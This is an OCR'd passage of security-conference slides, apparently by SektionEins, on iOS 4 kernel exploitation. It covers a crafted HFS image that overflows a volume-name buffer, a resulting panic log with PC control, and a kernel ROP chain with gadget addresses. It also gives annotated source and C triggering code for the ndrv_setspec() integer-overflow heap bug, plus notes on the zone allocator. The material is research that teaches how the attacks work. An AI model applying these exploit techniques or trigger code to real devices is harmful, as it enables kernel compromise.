
buffer that is overflown

call to mac_roman_to_unicode()

should be 0 to exit function

SektionEins

Hexdump of Improved HFS Image



```
$ hexdump -C exploit_improved.hfs
00000000  00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00  |................|
*
00000400  42 44 00 00 00 00 00 00  00 00 01 00 00 00 00 00  |BD..............|
00000410  00 00 00 00 00 00 02 00  00 00 00 00 00 00 00 00  |................|
00000420  00 00 00 00 60 58 58 58  58 58 58 58 58 58 58 58  |....`XXXXXXXXXXX|
00000430  58 58 58 58 58 58 58 58  58 58 58 58 58 58 58 58  |XXXXXXXXXXXXXXXX|
00000440  58 58 58 58 58 58 58 58  58 58 58 58 58 58 58 58  |XXXXXXXXXXXXXXXX|
00000450  58 58 58 58 58 58 58 58  58 58 58 58 58 58 58 58  |XXXXXXXXXXXXXXXX|
00000460  58 58 58 58 58 58 58 58  58 58 58 58 58 58 58 58  |XXXXXXXXXXXXXXXX|
00000470  58 58 00 00 41 41 42 42  43 43 44 44 45 45 46 46  |XX..AABBCCDDEEFF|
00000480  47 47 48 48 58 00 00 00  00 00 00 00 00 00 00 00  |GGHHX...........|
00000490  00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00  |................|
*
00000600
```


SektionEins

Paniclog of Improved HFS Image

```
...
Hardware Model:      iPod4,1
Date/Time:       2011-07-26 11:05:23.612 +0200
OS Version:      iPhone OS 4.2.1 (8C148)

sleh_abort: prefetch abort in kernel mode: fault_addr=0x450044
r0: 0x00000016  r1: 0x00000000  r2: 0x00000058  r3: 0xcdbf37d0
r4: 0x00410041  r5: 0x00420042  r6: 0x00430043  r7: 0x00440044
r8: 0x8a3ee804  r9: 0x00000000 r10: 0x81b44250 r11: 0xc07c7000
12: 0x89640c88  sp: 0xcdbf37e8  lr: 0x8011c457  pc: 0x00450044
cpsr: 0x20000033 fsr: 0x00000005 far: 0x00450044

Debugger message: Fatal Exception
OS version: 8C148
...
```

THUMB mode

From Overwritten PC to Code Execution

- once we control PC we can jump anywhere in kernel space
- in iOS a lot of kernel memory is executable
- challenge is to put code into kernel memory
- and to know its address
- nemo‘s papers already show ways to do this for OS X

Kernel Level ROP

802D2300	RWX page in kernel
XXX	r7
XXX	r4
80033C08	gadget 2
XXX	r7
80067C60	copyin
400	length
20000000	src in user space
802D2300	RWX page in kernel
803F5BC2	gadget 1

```
__text:80033C08    BLX    R4__text:80033C0A    POP
__text:803F5BC2    POP    {R0-R2,R4,R7,PC}
```

- kernel level ROP very attractive because limited amount of different iOS kernel versions
- just copy data from user space to kernel memory
- and return into it

Back To Our Demo Overflow

feasibility of partial address overwrite seems unlikely

- previous methods not feasible in our situation
- HFS volume name overflow is a unicode overflow
- conversion routine cannot create addresses pointing to kernel space (`>= 0x80000000 & <= 0x8FFFFFFF`)
- feasibility of partial address overwrite not evaluated

○ this is iOS not Mac OS X => we can return to user space memory

Returning into User Space Memory

mlock() to hardwire the memory so that it doesn‘t get paged out when entering kernel

- unicode overflow allows us to return to 0x010000 or 0x010001
- exploiting Mac OS X binary needs to map executable memory at this address
- exploit can then mlock() the memory
- and let the kernel just return to this address

Part V

Kernel Exploitation - Heap Buffer Overflow

ndrv_setspec() Integer Overflow Vulnerability

- Credits: Stefan Esser
- inside the NDRV_SETDMXSPEC socket option handler
- triggers when a high demux_count is used
- integer overflow when allocating kernel memory
- leads to a heap buffer overflow
- requires root permissions
- used to untether iOS 4.3.1 - 4.3.3

ndrv_setspec() Integer Overflow Vulnerability

```
bzero(&proto_param, sizeof(proto_param));
proto_param.demux_count = ndrvSpec.demux_count;

/* Allocate storage for demux array */
MALLOC(ndrvDemux, struct ndrv_demux_desc*, proto_param.demux_count *
      sizeof(struct ndrv_demux_desc), M_TEMP, M_WAITOK);
if (ndrvDemux == NULL)
   return ENOMEM;

/* Allocate enough ifnet_demux_descs */
MALLOC(proto_param.demux_array, struct ifnet_demux_desc*,
      sizeof(*proto_param.demux_array) * ndrvSpec.demux_count,
      M_TEMP, M_WAITOK);
if (proto_param.demux_array == NULL)
   error = ENOMEM;

if (error == 0)
{
   /* Copy the ndrv demux array from userland */
   error = copyin(user_addr, ndrvDemux,
               ndrvSpec.demux_count * sizeof(struct ndrv_demux_desc));
   ndrvSpec.demux_list = ndrvDemux;
}
```

user controlled
demux_count

integer multiplication
with potential overflow

same integer
overflow
therefore THIS is
NOT overflowing

SektionEins

ndrv_setspec() Integer Overflow Vulnerability

```
if (error == 0)
{
   /* At this point, we've at least got enough bytes to start looking around */
   u_int32_t   demuxOn = 0;

   proto_param.demux_count = ndrvSpec.demux_count;
   proto_param.input = ndrv_input;
   proto_param.event = ndrv_event;

   for (demuxOn = 0; demuxOn < ndrvSpec.demux_count; demuxOn++)
   {
      /* Convert an ndrv_demux_desc to a ifnet_demux_desc */
      error = ndrv_to_ifnet_demux(&ndrvSpec.demux_list[demuxOn],
                                  &proto_param.demux_array[demuxOn]);
      if (error)
         break;
   }
}
```

because of
high demux_count
this loop loops
very often

we need to be able
to set error
at some point
to stop overflowing

function converts
into different
data format
lets us overflow !!!

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ndrv_setspec() Integer Overflow Vulnerability

```
int
ndrv_to_ifnet_demux(struct ndrv_demux_desc* ndrv, struct ifnet_demux_desc* ifdemux)
{
    bzero(ifdemux, sizeof(*ifdemux));

    if (ndrv->type < DLIL_DESC_ETYPE2)
    {
        /* using old "type", not supported */
        return ENOTSUP;
    }

    if (ndrv->length > 28)
    {
        return EINVAL;
    }

    ifdemux->type = ndrv->type;
    ifdemux->data = ndrv->data.other;
    ifdemux->datalen = ndrv->length;

    return 0;
}
```

user input can
create these
errors easily

writes into
too small buffer

limited in what
can be written

BUT IT WRITES A POINTER !!!

SektionEins

Triggering Code (no crash!)

```
struct sockaddr_ndrv ndrv; int s, i;
struct ndrv_protocol_desc ndrvSpec; char demux_list_buffer[15 * 32];

s = socket(AF_NDRV, SOCK_RAW, 0);
if (s < 0) {
    // ...
}
strlcpy((char *)ndrv.snd_name, "lo0", sizeof(ndrv.snd_name));
ndrv.snd_len = sizeof(ndrv);
ndrv.snd_family = AF_NDRV;
if (bind(s, (struct sockaddr *)&ndrv, sizeof(ndrv)) < 0) {
    // ...
}


memset(demux_list_buffer, 0x55, sizeof(demux_list_buffer));
for (i = 0; i < 15; i++) {
    /* fill type with a high value */
    demux_list_buffer[0x00 + i*32] = 0xFF;
    demux_list_buffer[0x01 + i*32] = 0xFF;
    /* fill length with a small value < 28 */
    demux_list_buffer[0x02 + i*32] = 0x04;
    demux_list_buffer[0x03 + i*32] = 0x00;
}

ndrvSpec.version = 1;            ndrvSpec.protocol_family = 0x1234;
ndrvSpec.demux_count = 0x4000000a; ndrvSpec.demux_list = &demux_list_buffer;

setsockopt(s, SOL_NDRVPROTO, NDRV_SETDMXSPEC, &ndrvSpec, sizeof(struct ndrv_protocol_desc));
```

example most probably does not crash due to checks inside ndrv_to_ifnet_demux

high demux_count triggers integer overflow

MALLOC() and Heap Buffer Overflows

- the vulnerable code uses MALLOC() to allocate memory
- MALLOC() is a macro that calls _MALLOC()
- _MALLOC() is a wrapper around kalloc() that adds a short header (allocsize)
- kalloc() is also a wrapper that uses
    - kmem_alloc() for large blocks of memory
    - zalloc() for small blocks of memory

○ we only concentrate on zalloc() because it is the only relevant allocator here

Zone Allocator - zalloc()

- zalloc() allocates memory in so called zones
- each zone is described by a zone struct and has a zone name
- a zone consists of a number of memory pages
- each allocated block inside a zone is of the same size
- free elements are stored in a linked list

```
struct zone {
    int     count;      /* Number of elements used now */
    vm_offset_t free_elements;
    decl_lck_mtx_data(,lock)    /* zone lock */
    lck_mtx_ext_t   lock_ext;   /* placeholder for indirect mutex */
    lck_attr_t      lock_attr;  /* zone lock attribute */
    lck_grp_t       lock_grp;   /* zone lock group */
    lck_grp_attr_t  lock_grp_attr;  /* zone lock group attribute */
    vm_size_t   cur_size;   /* current memory utilization */
    vm_size_t   max_size;   /* how large can this zone grow */
    vm_size_t   elem_size;  /* size of an element */
    vm_size_t   alloc_size; /* size used for more memory */
    unsigned int
    /* boolean_t */ exhaustible :1, /* (F) merely return if empty? */
    /* boolean_t */ collectable :1, /* (F) garbage collect empty pages */
    /* boolean_t */ expandable :1,  /* (T) expand zone (with message)? */
    /* boolean_t */ allows_foreign :1,/* (F) allow non-zalloc space */
    /* boolean_t */ doing_alloc :1, /* is zone expanding now? */
    /* boolean_t */ waiting :1, /* is thread waiting for expansion? */
    /* boolean_t */ async_pending :1,   /* asynchronous allocation pending? */
    /* boolean_t */ doing_gc :1,    /* garbage collect in progress? */
    /* boolean_t */ noencrypt :1;
    struct zone *   next_zone;  /* Link for all-zones list */
    call_entry_data_t   call_async_alloc;   /* callout for asynchronous alloc */
    const char  *zone_name; /* a name for the zone */
#if ZONE_DEBUG
    queue_head_t    active_zones;   /* active elements */
#endif /* ZONE_DEBUG */
};
```


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
Zone Allocator - Zones

```
$ zprint
                          elem    cur    max    cur    max   cur alloc alloc
zone name                 size   size   size  #elts  #elts inuse  size count
----------------------------------------------------------------------------
zones                      388    51K    52K    136    137   122    8K    21
vm.objects                 148 14904K 19683K 103125 136185101049   8K    55 C
vm.object.hash.entries      20  1737K  2592K  88944 132710 79791    4K   204 C
maps                       164    20K    40K    125    249   109   16K    99
non-kernel.map.entries      44  1314K  1536K  30597  35746 28664    4K    93 C
kernel.map.entries          44 10903K 10904K 253765 253765  2407    4K    93
map.copies                  52     7K    16K    157    315     0    8K   157 C
pmap                       116    15K    48K    140    423    99    4K    35 C
pv_list                     28  3457K  4715K 126436 172460126400   4K   146 C
pdpt                        64     0K    28K      0    448     0    4K    64 C
kalloc.16                   16   516K   615K  33024  39366 32688    4K   256 C
kalloc.32                   32  2308K  3280K  73856 104976 71682    4K   128 C
kalloc.64                   64  3736K  4374K  59776  69984 58075    4K    64 C
kalloc.128                 128  3512K  3888K  28096  31104 27403    4K    32 C
kalloc.256                 256  6392K  7776K  25568  31104 21476    4K    16 C
kalloc.512                 512  1876K  2592K   3752   5184  3431    4K     8 C
kalloc.1024               1024   728K  1024K    728   1024   673    4K     4 C
kalloc.2048               2048  8504K 10368K   4252   5184  4232    4K     2 C
kalloc.4096               4096  2584K  4096K    646   1024   626    4K     1 C
kalloc.8192               8192  2296K 32768K    287   4096   276    8K     1 C
...
```

Zone Allocator - Adding New Memory

- when a zone is created or later grown it starts with no memory and an empty freelist
- first new memory is allocated (usually a 4k page)
- it is split into the zone‘s element size
- each element is added to the freelist
- elements in freelist are in reverse order

Zone Allocator - Adding New Memory



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

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

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
Zone Allocator - Adding New Memory



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

SektionEins

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

